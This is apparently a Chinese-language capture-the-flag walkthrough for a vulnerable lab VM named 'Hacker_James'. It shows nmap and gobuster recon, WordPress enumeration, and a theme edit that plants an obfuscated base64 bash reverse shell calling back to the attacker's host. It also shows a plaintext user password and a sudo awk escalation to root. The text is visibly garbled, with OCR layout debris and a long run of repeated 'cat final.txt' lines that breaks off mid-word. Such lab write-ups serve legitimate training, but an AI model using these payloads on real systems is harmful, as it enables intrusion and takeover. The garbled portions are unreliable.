Difficulty: Intermediate

Flag: boot-root

Learing : exploit | web application Security | Privilege Escalation

Contact .. https://www.linkedin.com/in/rahulgehlaut/

This works better in VirtualBox than VMware

信息收集

```
nmap -sn 192.168.56.0/24
```

```
root@kali:~# nmap -sn 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-12 04:51 EST
Nmap scan report for 192.168.56.1
Host is up (0.00026s latency).
MAC Address: 0A:00:27:00:00:09 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00028s latency).
MAC Address: 08:00:27:0E:2A:EB (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.121
Host is up (0.00025s latency).
MAC Address: 08:00:27:51:D0:C5 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 14.77 seconds
```

端口扫描

```
nmap -sS -sV -T5 -A -p- 192.168.56.121
```

```
PORT STATE SERVICE VERSION
                     OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
| ssh-hostkey:
    2048 43:0e:61:74:5a:cc:e1:6b:72:39:b2:93:4e:e3:d0:81 (RSA)
    256 43:97:64:12:1d:eb:f1:e9:8c:d1:41:6d:ed:a4:5e:9c (ECDSA)
    256 e6:3a:13:8a:77:84:be:08:57:d2:36:8a:18:c9:09:d6 (ED25519)
80/tcp open http
                   Apache httpd 2.4.18 ((Ubuntu))
| http-server-header: Apache/2.4.18 (Ubuntu)
__http-title: Hacker_James
MAC Address: 08:00:27:51:D0:C5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.\overline{9}
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
gobuster dir -u http://192.168.56.121 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

```
/css (Status: 301)
/img (Status: 301)
/js (Status: 301)
/html (Status: 301)
/index.html (Status: 200)
/wordpress (Status: 301)
/server-status (Status: 403)
[ERROR] 2020/02/12 04:57:14 [!] parse http://192.168.56.121/error_lo
/index.html (Status: 200)
```

Just another WordPress site

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then st


Posted byweb November 1, 2019 Posted in Uncategorized 1 Consearch for: Search ... Search


Recent Posts

Hello world!

Recent Comments

• A WordPress Commenter on Hello world!







wpscan扫一扫

writing!

只扫到了一个用户web, 没其他线索, 看看文件把



结果不是密码



成功登录

getshell

修改主题getshell或者msf

我选择msf,失败了。。。那么后台编辑主题

```
Edit Themes
Posts
                                 Twenty Nineteen: Main Index Template (index.php)
                                                                                                                                                                                                                       Select theme to edit: Twenty Nineteen
Media
                                 Selected file content:
                                                                                                                                                                                                                                            Theme Files
Pages
                                    1 <?php
2 phpinfo();
3 system('echo YmFzaCAtaSA+JiAvZGV2L3RjcC8x0TIuMTY4LjU2LjEwMS8xMjM0IDA+JjEK|base64 -d |bash');
4 /**
                                                                                                                                                                                                                                               404 Template
Comments
                                                                                                                                                                                                                                               Archives
                                         * The main template file
                                   6 * This is the most generic template file in a WordPress theme
8 * and one of the two required files for a theme (the other being style.css).
9 * It is used to display a page when nothing more specific matches a query.
10 * E.g., it puts together the home page when no home.php file exists.
11 *
2 * @link https://developer.wordpress.org/themes/basics/template-hierarchy/
13 * @nackage_WordPress
                                                                                                                                                                                                                                              classes >
                                                                                                                                                                                                                                              Comments
                                                                                                                                                                                                                                               Theme Footer
Theme Editor
                                                                                                                                                                                                                                               Theme Header
                                   14 * @package WordPress
                                   15 * @subpackage Twenty_Nineteen
16 * @since 1.0.0
17 */
💅 Plugins 2
                                                                                                                                                                                                                                               Image Attachment Tem
                                   19 get_header();
   oot@kali:~# nc -lvvp 1234
```

```
root@kali:~# nc -lvvp 1234
listening on [any] 1234 ...
connect to [192.168.56.101] from localhost [192.168.56.121] 60220
bash: cannot set terminal process group (1129): Inappropriate ioctl for device
bash: no job control in this shell
www-data@jax:/var/www/html/wordpress$
```

提权

获取shell之后要做的第一件事是使用Python获取一个tty,不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2,所以需要换成python3 -c 'import pty;
pty.spawn("/bin/bash")'
```

```
#查看是否存在其他用户
cat /etc/passwd
```

```
#内核提权
uname -a
```

```
#登录mysql
mysql -u root -p
```

```
查找sudo权限命令
sudo -1
#SUID权限可执行文件,没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件,发现一堆,但是极大多数都是没用的,所以我先把结果输出到文本
文
件,然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
#查看邮件
cd /var/mail/
ls
```

发现home目录下有web用户, su试试

```
www-data@jax:/home$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@jax:/home$ su web
su web
Password: Hacker@4514

$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
web@jax:/home$
```

sudo -1发现SUDO权限awk

```
web@jax:/home$ sudo -l
sudo -l
Matching Defaults entries for web on jax:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/snap/bin

User web may run the following commands on jax:
    (root) NOPASSWD: /usr/bin/awk
web@jax:/home$ sudo awk 'BEGIN {system("/bin/sh")}'
sudo awk 'BEGIN {system("/bin/sh")}'
# cd /root
cd /root
final.txt
# cat final.txt
# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.txt

# cat final.
```

参考链接: